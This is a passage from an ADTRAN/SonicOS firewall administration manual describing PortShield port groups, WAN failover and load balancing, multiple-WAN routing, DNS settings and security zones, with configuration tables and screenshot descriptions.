You can assign any combination of ports into a PortShield interface. All ports you do not assign to a PortShield interface are assigned to the LAN interface.

The **Network > PortShield Groups** page allows you to manage the assignments of ports to PortShield interfaces.

Network /

PortShield Groups

Note: Click on a port to select it or **Select All**, **Unselect All**



| Name | PortShield Interface | Link Settings | Link Status | Comment | Configure |
|------|----------------------|----------------|-------------------------|----------------------|-----------|
| X0 | LAN | Auto Negotiate | 1000 Mbps - Full duplex | | |
| X1 | WAN | Auto Negotiate | 100 Mbps - Full duplex | Default WAN | |
| X2 | Independent | Auto Negotiate | 100 Mbps - Full duplex | Web Server Interface | |
| X3 | X2 | Auto Negotiate | No link | | |
| X4 | Unassigned | Auto Negotiate | 100 Mbps - Full duplex | | |
| X5 | X2 | Auto Negotiate | No link | | |
| X6 | X2 | Auto Negotiate | No link | | |
| W0 | n/a | Auto Negotiate | 300 Mbps - Half duplex | Default WLAN | |

Static Mode and Transparent Mode

A PortShield interface is a virtual interface with a set of ports assigned to it. There are two IP assignment methods you can deploy to create PortShield interfaces. They are Static and Transparent modes. The following two sections describe each.

Working in Static Mode

When you create a PortShield interface in Static Mode, you manually create an explicit address to be applied to the PortShield interface. All ports mapped to the interface are identified by this address. Static mode is available on interfaces assigned to Trusted, Public, or Wireless zones.



Note

When you create a PortShield interface in Static Mode, make sure the IP address you assign to the interface is not already in use by another PortShield interface.

Working in Transparent Mode

Transparent Mode addressing allows for the WAN subnetwork to be shared by the current interface using Address Object assignments. The interface's IP address is the same as the WAN interface IP address. Transparent mode is available on interfaces assigned to Trusted and Public Zones.

**Note**

Make sure the IP address you assign to the PortShield interface is within the WAN subnetwork.

When you create a PortShield interface in Transparent Mode, you create a range of addresses to be applied to the PortShield interface. You include these addresses in one entity called an Address Object. Address Objects allow for entities to be defined one time and to be re-used in multiple referential instances throughout the SonicOS interface. When you create a PortShield interface using an address object, all ports mapped to the interface are identified by any of the addresses specified in the address range.

**Note**

Each statically addressed PortShield interface must be on a unique subnetwork. You can not overlap PortShield interfaces across multiple subnetworks.

Configuring PortShield Groups

There are several ways to configure PortShield groups:

- [“Configuring PortShield Interfaces from the Network > Interfaces Page” on page 251](#)
- [“Configuring PortShield Interfaces from the Network > PortShield Groups Page” on page 252](#)
- [“Configuring PortShield Interfaces with the PortShield Wizard” on page 254](#)

Configuring PortShield Interfaces from the Network > Interfaces Page

To configure a PortShield interface, perform the following steps:

1. Click on the **Network > Interfaces** page.

Network /


Interfaces

Accept

Interface Settings

| Name | Zone | IP Address | Subnet Mask | IP Assignment | Status | Comment | Configure |
|------|------------|---------------|---------------|---|-----------------------|---------------------|-----------|
| X0 | LAN | 10.10.10.1 | 255.255.255.0 | Static | 1000 Mbps full-duplex | | |
| X1 | WAN | 192.168.1.113 | 255.255.255.0 | DHCP <input type="button" value="Release"/> | 100 Mbps full-duplex | Default WAN | |
| X2 | Unassigned | 0.0.0.0 | 0.0.0.0 | N/A | 100 Mbps full duplex | Web Server Inter... | |
| X3 | LAN | | | PortShield to X0 | No link | | |
| X4 | LAN | | | PortShield to X0 | 100 Mbps full duplex | | |
| X5 | LAN | | | PortShield to X0 | No link | | |
| X6 | LAN | | | PortShield to X0 | No link | | |
| W0 | WLAN | 172.16.31.1 | 255.255.255.0 | Static | 300 Mbps half-duplex | Default WLAN | |

- Click the **Configure** button for the interface you want to configure. The Edit Interface window displays.



- In the **Zone** pulldown menu, select on a zone type option to which you want to map the interface.



Note You can add PortShield interfaces only to Trusted, Public, and Wireless zones.

- In the **IP Assignment** pulldown menu, select **PortShield Switch Mode**.
- In the **PortShield to** pulldown menu, select the interface you want to map this port to. Only ports that match the zone you have selected are displayed.

Configuring PortShield Interfaces from the Network > PortShield Groups Page

The **Network > PortShield Groups** page displays a graphical representation of the current configuration of PortShield interfaces.

Note: Click on a port to select it or **Select All**, **Unselect All**



- Interfaces in black are not part of a PortShield group.
- Interfaces in yellow have been selected to be configured
- Interfaces that are the same color (other than black or yellow) are part of a PortShield group, with the master interface having a white outline around the color.
- Interfaces that are greyed out cannot be added to a PortShield group.

On the **Network > PortShield Groups** page, you can manually group ports together using the graphical PortShield Groups interface. Grouping ports allows them to share a common network subnet as well as common zone settings.




Note Interfaces must be configured before being grouped with PortShield.

To configure PortShield groups, perform the following steps:

- In the graphic, select the interface(s) you want to configure as part of a PortShield group. The interfaces will turn yellow.

2. Click the **Configure** button.



The screenshot shows a dialog box titled "Switch Port Settings" with a "General" tab. The dialog contains the following fields and options:

- Name:** X3,X4,X5,X6
- Port Enable:** Enabled
- PortShield Interface:** X2
- Link Speeds:** --Keep Current Settings--

At the bottom of the dialog, there is a status bar showing "Ready" and three buttons: "OK", "Cancel", and "Help".

In the **Port Enabled** pulldown menu, select whether you want to enable or disable the interfaces.


In the **PortShield Interface** pulldown menu, select which interface you want to assign as the master interface for these PortShield interfaces.

In the **Link Speed** pulldown menu, select the link speed for the interfaces.

Configuring PortShield Interfaces with the PortShield Wizard

The PortShield Wizard quickly and easily guides you through several common PortShield group configurations. To use the PortShield wizard, perform the following steps:

1. Click the **Wizards** button on the top right of the SonicOS UI and select **PortShield Interface Wizard**. Click **Next**.




Mousing over the **i** symbol displays a summary of the current port assignment.



2. Select one of the four PortShield group options:

- Basic WAN/LAN Switch



- WAN/OPT/LAN Switch




- WAN/LAN/HA



Note In the WAN/LAN/HA scenario, when High Availability is not enabled, the X6 port is assigned to the LAN zone.

- WAN/LAN/LAN2 Switch



3. Click **Next**.
4. The wizard displays a summary of the configuration changes it is about to make.



5. Click **Apply**.



CHAPTER 17

Setting Up Failover and Load Balancing

Network > Failover & Load Balancing

This chapter contains the following sections:

- [“Failover and Load Balancing” on page 257](#)
- [“Load Balancing Statistics” on page 260](#)
- [“Multiple WAN \(MWAN\)” on page 261](#)

Failover and Load Balancing

For Failover & Load Balancing (LB), up to four WAN members are supported:


- Primary WAN Ethernet Interface
- Alternate WAN #1
- Alternate WAN #2
- Alternate WAN #3

The **Primary WAN Ethernet Interface** has the same meaning as the previous firmware’s concept of “Primary WAN.” It is the highest ranked WAN interface in the LB group. The **Alternate WAN #1** corresponds to “Secondary WAN,” it has a lower rank than the Primary WAN, but has a higher rank than the next two alternates. The others, **Alternate WAN #2** and **Alternate WAN #3**, are new, with Alternate WAN #3 being the lowest ranked among the four WAN members of the LB group.

The Failover and Load Balancing settings are described below:

- **Enable Load Balancing**—This option must be enabled for the user to access the LB Groups and LB Statistics section of the Failover & Load Balancing configuration. If disabled, no options for Failover & Load Balancing are available to be configured.
- **Respond to Probes**—When enabled, the appliance can reply to probe request packets that arrive on any of the appliance’s interfaces.

- **Any TCP-SYN to Port**—This option is available when the **Respond to Probes** option is enabled. When selected, the appliance will only respond to TCP probe request packets having the same packet destination address TCP port number as the configured value.



Load Balancing Members and Groups

LB Members added to a LB Group take on certain “roles.” A member can only work in one of the following roles:

- **Primary**—Only one member can be the Primary per Group. This member always appears first or at the top of the Member List. Note that although a group can be configured with an empty member list, it is impossible to have members without a Primary.
- **Alternate**—More than one member can be an Alternate, however, it is not possible to have a Group of only Alternate members.
- **Last-Resort**—Only one member can be designed as Last-Resort. Last-Resort can only be configured with other group members.

Each member in a group has a rank. Members are displayed in descending order of rank. The rank is determined by the order of interfaces as they appear in the Member List for the group. The order is important in determining the usage preferences of the Interfaces, as well as the level of precedence within the group. Thus, no two interfaces within a group will have the same or equal rank; each Interface will have a distinct rank.

General Tab

To configure the Group Member Rank settings, click the **Configure** icon of the Group you wish to configure on the **Network > Failover & LB** page. The **General** tab screen displays.

The General tab allows the user to do modify the following settings:

- **Display name**—Edit the display name of the Group
- **Type (or method) of LB**—Choose the type of LB from the dropdown list (Basic Active/Passive Failover, Round Robin, Spillover-Based, or Percentage-Based).
 - **Basic Active/Passive Failover**—The four WAN interfaces use ‘rank’ to determine the order of preemption when the **Preempt** checkbox has been enabled. Only a higher-ranked interface can preempt an Active WAN interface.
 - **Round Robin**—This option now allows the user to re-order the WAN interfaces for Round Robin selection. The order is as follows: Primary WAN, Alternate WAN #1, Alternate WAN #2, and Alternate WAN #3; the Round Robin will then repeat back to the Primary WAN and continue the order.
 - **Spillover**—The bandwidth threshold applies to the Primary WAN. Once the threshold is exceeded, new traffic flows are allocated to the Alternates in a Round Robin manner. Once the Primary WAN bandwidth goes below the configured threshold, Round Robin stops, and outbound new flows will again be sent out only through the Primary WAN. Note that existing flows will remain associated with the Alternates (since they are already cached) until they timeout normally.
 - **Ratio**—There are now four fields so that percentages can be set for each WAN in the LB group. To avoid problems associated with configuration errors, please ensure that the percentage correctly corresponds to the WAN interface it indicates.
- **Add/delete member interfaces**—Members can be added by selecting a displayed interface from the “Group Members:” column, and then clicking the **Add>>** button. Note that the interface listed at the top of the list is the Primary. Members can be deleted from the “Selected:” column by selecting the displayed interface, and then clicking the **Remove>>** button.

**Note**

The Interface Rank does not specify the operation that will be performed on the individual member. The operation that will be performed is specified by the Group Type.

Probing Tab

When Logical probing is enabled, test packets can be sent to remote probe targets to verify WAN path availability. A new option has been provided to allow probing through the additional WAN interfaces: Alternate WAN #3 and Alternate WAN #4.

**Note**

VLANs for alternate WANs do not support QoS or VPN termination.

To configure the probing options for a specific Group, click the **Configure** icon of the Group you wish to configure on the **Network > Failover & LB** page. Then, click the **Probing** tab.



The Probing tab allows the user to modify the following settings:

- **Check Interface**—The interval of health checks in units of seconds
- **Deactivate Interface**—After a series of failed health checks, the interface sets to “Failover”
- **Reactivate Interface**—After a series of successful health checks, the interface sets to “Available”
- **Probe responder.global.www.adtran.com on all interfaces in this group**—Enable this checkbox to automatically set Logical/Probe Monitoring on all interfaces in the Group. When enabled, this sends TCP probe packets to the global SNWL host that responds to SNWL TCP packets, responder.global.www.adtran.com, using a target probe destination address of 204.212.170.23:50000. Once this checkbox is selected, the rest of the probe configuration will automatically enable built-in settings. The same probe will be applied to all four WAN Ethernet interfaces. Note that the Dialup WAN probe setting also defaults to the built-in settings.

Load Balancing Statistics

The **Load Balancing Statistics** table displays the following LB group statistics for the ADTRAN:

- Total Connections
- New Connection
- Current Ratio
- Average Ratio
- Total Unicast Bytes
- Rx Unicast
- Rx Bytes

- Tx Unicast
- Tx Bytes
- Throughput (KB/s)
- Throughput (Kbits/s)

In the **Display Statistics for** pulldown menu, select which LB group you want to view statistics for.

Click the **Clear Statistic** button on the bottom right of the **Network > Failover & LB** page to clear information from the **Load Balancing Statistics** table.

Multiple WAN (MWAN)

The Multiple WAN (MWAN) feature allows the administrator to configure all but one of the appliance's interface for WAN network routing (one interface must remain configured for the LAN zone for local administration). All of the WAN interfaces can be probed using the SNWL Global Responder host.

Network Interfaces

The Network Interfaces page allows more than two WAN interfaces to be configured for routing. It is possible to configure WAN interfaces in the Network Interfaces page, but not include them in the Failover & LB. Only the Primary WAN Ethernet Interface is required to be part of the LB group whenever LB has been enabled. Any WAN interface that does not belong to the LB group is not included in the LB function, but performs normal WAN routing functions.

| Name | Zone | IP Address | Subnet Mask | IP Assignment | Status | Comment | Configure |
|---------|------------|-----------------|-----------------|---------------|----------------------|-------------|---|
| X0 | LAN | 192.168.168.240 | 255.255.255.0 | Static | 100 Mbps half-duplex | Default LAN | |
| X1 | WAN | 0.0.88.240 | 255.255.0.0 | Static | 100 Mbps half-duplex | Default WAN | |
| X2 | WAN | 192.168.0.217 | 255.255.255.0 | DHCP | 100 Mbps half-duplex | | <input type="button" value="Release"/> |
| X3 | Unassigned | 0.0.0.0 | 0.0.0.0 | N/A | No link | | |
| X4 | LAN | 192.168.172.240 | 255.255.255.0 | Static | No link | | |
| X4-V123 | WAN | 192.168.171.240 | 255.255.255.0 | Static | VLAN Sub-Interface | | |
| X5 | WAN | 67.115.118.197 | 255.255.255.238 | PPPoE | 100 Mbps full-duplex | | <input type="button" value="Disconnect"/> |
| X6 | WAN | 67.115.118.194 | 255.255.255.238 | PPPoE | 100 Mbps full-duplex | | <input type="button" value="Disconnect"/> |
| X7 | Unassigned | 0.0.0.0 | 0.0.0.0 | N/A | No link | | |
| X8 | LAN | 192.168.170.240 | 255.255.255.0 | Static | 100 Mbps half-duplex | | |
| M0 | WAN | 0.0.0.0 | 255.255.255.0 | Dial-up | Disconnected | Module | |



Note

A virtual WAN interface may belong to the LB group. However, prior to using within the LB group, please ensure that the virtual WAN network is fully routable like that of a physical WAN.

Routing the Default & Secondary Default Gateways

Because the gateway address objects previously associated with the Primary WAN and Secondary WAN are now deprecated, user-configured Static Routes need to be re-created in order to use the correct gateway address objects associated with the WAN interfaces. This will have to be configured manually as part of the firmware upgrade procedure.

Route Policies Items 1 to 27 (of 27)

View Style: All Policies Custom Policies Default Policies

| # | Source | Destination | Service | Gateway | Interface | Metric | Priority | Comment | Configure |
|----|--------|------------------------|---------|---------------------------|-----------|--------|----------|---------|-----------|
| 1 | Any | yahoo.com | HTTP | Secondary Default Gateway | X2 | 1 | -1 | | |
| 2 | Any | yahoo.com | HTTP | X2 Default Gateway | X2 | 1 | 2 | | |
| 3 | Any | google.com | HTTP | Default Gateway | X1 | 1 | -3 | | |
| 4 | Any | google.com | HTTP | X1 Default Gateway | X1 | 1 | -4 | | |
| 5 | Any | X3 Subnet | Any | 0.0.0.0 | X3 | 20 | 5 | | |
| 6 | Any | X4 Subnet | Any | 0.0.0.0 | X4 | 20 | 6 | | |
| 7 | Any | 10.50.128.52 | Any | X1 Default Gateway | X1 | 1 | 7 | | |
| 8 | Any | 10.50.128.52 | Any | X2 Default Gateway | X2 | 1 | 8 | | |
| 9 | Any | 255.255.255.255/32 | Any | 0.0.0.0 | X0 | 20 | 9 | | |
| 10 | Any | X1 Default Gateway | Any | 0.0.0.0 | X1 | 20 | 10 | | |
| 11 | Any | X2 Default Gateway | Any | 0.0.0.0 | X2 | 20 | 11 | | |
| 12 | Any | X2V123 Default Gateway | Any | 0.0.0.0 | X2V123 | 20 | 12 | | |
| 13 | Any | X3 Default Gateway | Any | 0.0.0.0 | X3 | 20 | 13 | | |
| 14 | Any | X4 Default Gateway | Any | 0.0.0.0 | X4 | 20 | 14 | | |
| 15 | Any | del.com | Any | Secondary Default Gateway | X2 | 1 | 15 | | |
| 16 | Any | del.com | Any | X2 Default Gateway | X2 | 1 | 16 | | |
| 17 | Any | X0 Subnet | Any | 0.0.0.0 | X0 | 20 | 17 | | |
| 18 | Any | X2 Subnet | Any | 0.0.0.0 | X2 | 20 | 18 | | |
| 19 | Any | X5 Subnet | Any | 0.0.0.0 | X5 | 20 | 19 | | |

The old address object Default Gateway corresponds to the default gateway associated with the Primary WAN in the LB group. The Secondary Default Gateway corresponds to the default gateway associated with Alternate WAN #1.



Note

After re-adding the routes, delete the old ones referring to the Default and Secondary Default Gateways.

DNS


When DNS name resolution issues are encountered with this firmware, you may need to select the **Specify DNS Servers Manually** option and set the servers to Public DNS Servers (ICANN or non-ICANN).



The screenshot shows the 'DNS' configuration page. At the top, there are 'Accept' and 'Cancel' buttons. Below is the 'DNS Settings' section with two radio button options: 'Specify DNS Servers Manually' and 'Inherit DNS Settings Dynamically from WAN Zone'. Under 'Specify DNS Servers Manually', there are three input fields for 'DNS Server 1', 'DNS Server 2', and 'DNS Server 3', all containing '0.0.0.0'. Under 'Inherit DNS Settings Dynamically from WAN Zone', there are three input fields for 'DNS Server 1', 'DNS Server 2', and 'DNS Server 3', containing '10.2.16.6', '0.0.0.0', and '0.0.0.0' respectively.

**Note**

Depending on your location, some DNS Servers may respond faster than others. Verify that these servers work correctly from your installation prior to using your ADTRAN appliance.



CHAPTER 18

Configuring Zones

Network > Zones

A zone is a logical grouping of one or more interfaces designed to make management, such as the definition and application of Access Rules, a simpler and more intuitive process than following strict physical interface scheme. Zone-based security is a powerful and flexible method of managing both internal and external network segments, allowing the administrator to separate and protect critical internal network resources from unapproved access or attack.

A network security zone is simply a logical method of grouping one or more interfaces with friendly, user-configurable names, and applying security rules as traffic passes from one zone to another zone. Security zones provide an additional, more flexible, layer of security for the firewall. With the zone-based security, the administrator can group similar interfaces and apply the same policies to them, instead of having to write the same policy for each interface.

For more information on configuring interfaces, see ["Network > Interfaces" on page 177](#).

SonicOS Enhanced zones allows you to apply security policies to the inside of the network. This allows the administrator to do this by organizing network resources to different zones, and allowing or restricting traffic between those zones. This way, access to critical internal resources such as payroll servers or engineering code servers can be strictly controlled.

Zones also allow full exposure of the NAT table to allow the administrator control over the traffic across the interfaces by controlling the source and destination addresses as traffic crosses from one zone to another. This means that NAT can be applied internally, or across VPN

tunnels, which is a feature that users have long requested. firewalls can also drive VPN traffic through the NAT policy and zone policy, since VPNs are now logically grouped into their own VPN zone.

Network /
Zones

Zone Settings

| Name | Security Type | Member Interfaces | Interface Trust | Content Filtering | Client AV | Gateway AV | Anti-Spyware | IPS | GSC | Configure |
|-----------|---------------|-------------------|-----------------|-------------------|-----------|------------|--------------|-----|-----|-----------|
| LAN | Trusted | X0, X2 | | | | | | | | |
| WAN | Untrusted | X1 | | | | | | | | |
| DMZ | Public | N/A | | | | | | | | |
| VPN | Encrypted | N/A | | | | | | | | |
| SSLVPN | Encrypted | N/A | | | | | | | | |
| MULTICAST | Untrusted | N/A | | | | | | | | |
| WLAN | Wireless | N/A | | | | | | | | |

Add... Delete

How Zones Work

An easy way to visualize how security zones work is to imagine a large new building, with several rooms inside the building, and a group of new employees that do not know their way around the building. This building has one or more exits, which can be thought of as the WAN interfaces. The rooms within the building have one or more doors, which can be thought of as interfaces. These rooms can be thought of as zones inside each room are a number of people. The people are categorized and assigned to separate rooms within the building. People in each room going to another room or leaving the building, must talk to a doorman on the way out of each room. This doorman is the inter-zone/intra-zone security policy, and the doorman's job to consult a list and make sure that the person is allowed to go to the other room, or to leave the building. If the person is allowed (i.e. the security policy lets them), they can leave the room via the door (the interface).

Upon entering the hallway, the person needs to consult with the hallway monitor to find out where the room is, or where the door out of the building is located. This hallway monitor provides the routing process because the monitor knows where all the rooms are located, and how to get in and out of the building. The monitor also knows the addresses of any of the remote offices, which can be considered the VPNs. If the building has more than one entrance/exit (WAN interfaces), the hallway monitor can direct people to use the secondary entrance/exit, depending upon how they've been told to do so (i.e. only in an emergency, or to distribute the traffic in and out of the entrance/exits). This function can be thought of as WAN Load Balancing.

There are times that the rooms inside the building have more than one door, and times when there are groups of people in the room who are not familiar with one another. In this example, one group of people uses only one door, and another group uses the other door, even though groups are all in the same room. Because they also do not recognize each other, in order to speak with someone in another group, the users must ask the doorman (the security policy) to point out which person in the other group is the one with whom they wish to speak. The doorman has the option to not let one group of people talk to the other groups in the room. This is an example of when zones have more than one interface bound to them, and when intra-zone traffic is not allowed.

Sometimes, people will wish to visit remote offices, and people may arrive from remote offices to visit people in specific rooms in the building. These are the VPN tunnels. The hallway and doorway monitors check to see if this is allowed or not, and allow traffic through. The

doorperson can also elect to force people to put on a costume before traveling to another room, or to exit, or to another remote office. This hides the true identity of the person, masquerading the person as someone else. This process can be thought of as the NAT policy.

Predefined Zones

The predefined zones on your the firewall depend on the device. The predefined security zones on the firewall are not modifiable and are defined as follows:

- **WAN:** This zone can consist of either one or two interfaces. If you're using the security appliance's WAN failover capability, you need to add the second Internet interface to the WAN zone.
- **LAN:** This zone can consist of one to five interfaces, depending on your network design. Even though each interface will have a different network subnet attached to it, when grouped together they can be managed as a single entity.
- **DMZ:** This zone is normally used for publicly accessible servers. This zone can consist of one to four interfaces, depending on you network design.
- **VPN:** This virtual zone is used for simplifying secure, remote connectivity. It is the only zone that does not have an assigned physical interface.
- **MULTICAST:** This zone provides support for IP multicasting, which is a method for sending IN packets from a single source simultaneously to multiple hosts.
- **WLAN:** This zone provides support to NetVanta wireless appliances.



Note

Even though you may group interfaces together into one security zone, this does not preclude you from addressing a single interface within the zone.

Security Types

Each zone has a security type, which defines the level of trust given to that zone. There are five security types:

- **Trusted:** Trusted is a security type that provides the highest level of trust—meaning that the least amount of scrutiny is applied to traffic coming from trusted zones. Trusted security can be thought of as being on the LAN (protected) side of the security appliance. The LAN zone is always Trusted.
- **Encrypted:** Encrypted is a security type used exclusively by the VPN and SSL VPN zones. All traffic to and from an Encrypted zone is encrypted.
- **Public:** A Public security type offers a higher level of trust than an Untrusted zone, but a lower level of trust than a Trusted zone. Public zones can be thought of as being a secure area between the LAN (protected) side of the security appliance and the WAN (unprotected) side. The DMZ, for example, is a Public zone because traffic flows from it to both the LAN and the WAN. By default traffic from DMZ to LAN is denied. But traffic from LAN to ANY is allowed. This means only LAN initiated connections will have traffic between DMZ and LAN. The DMZ will only have default access to the WAN, not the LAN.
- **Untrusted:** The Untrusted security type represents the lowest level of trust. It is used by both the WAN and the virtual Multicast zone. An Untrusted zone can be thought of as being on the WAN (unprotected) side of the security appliance. By default, traffic from Untrusted zones is not permitted to enter any other zone type without explicit rules, but traffic from every other zone type is permitted to Untrusted zones.

**Note**

When creating custom zones, the security type can be set to either **Trusted**, **Public**, or **Wireless**.

Allow Interface Trust

The **Allow Interface Trust** setting in the **Add Zone** window automates the creation of Access Rules to allow traffic to flow between the interface of a zone instance. For example, if the LAN zone has both the **LAN** and **X3** interfaces assigned to it, checking **Allow Interface Trust** on the LAN zone creates the necessary Access Rules to allow hosts on these interfaces to communicate with each other.













Enabling ADTRAN Security Services on Zones



You can enable ADTRAN Security Services for traffic across zones. For example, you can enable ADTRAN Intrusion Prevention Service for incoming and outgoing traffic on the WLAN zone to add more security for internal network traffic. You can enable the following ADTRAN Security Services on zones:

- **Enforce Content Filtering Service** - Enforces content filtering on multiple interfaces in the same Trusted, Public and WLAN zones.
- **Enforce Client Anti-Virus Service** - Enforces anti-virus protection on multiple interfaces in the same Trusted, Public or WLAN zones.
- **Enable Gateway Anti-Virus** - Enforces gateway anti-virus protection on multiple interfaces in the same Trusted, Public or WLAN zones.
- **Enable IPS** - Enforces intrusion detection and prevention on multiple interfaces in the same Trusted, Public or WLAN zones.
- **Enable Anti-Spyware Service** - Enforces anti-spyware detection and prevention on multiple interfaces in the same Trusted, Public or WLAN zones.
- **Create Group VPN** - Creates a GroupVPN policy for the zone, which is displayed in the VPN Policies table on the **VPN > Settings** page. You can customize the GroupVPN policy on the **VPN > Settings** page. If you uncheck **Create Group VPN**, the GroupVPN policy is removed from the **VPN > Settings** page.

The Zone Settings Table

The **Zone Settings** table displays a listing of all the firewall default predefined zones as well as any zones you create. The table displays the following status information about each zone configuration:

| Name | Security Type | Member Interfaces | Interface Trust | Content Filtering | Client AV | Gateway AV | Anti-Spyware | IPS | GSC | Configure |
|-----------|---------------|-------------------|-------------------------------------|-------------------------------------|-------------------------------------|-------------------------------------|-------------------------------------|-------------------------------------|-------------------------------------|---|
| LAN | Trusted | X0 | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> |   |
| WAN | Untrusted | X1 | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> |   |
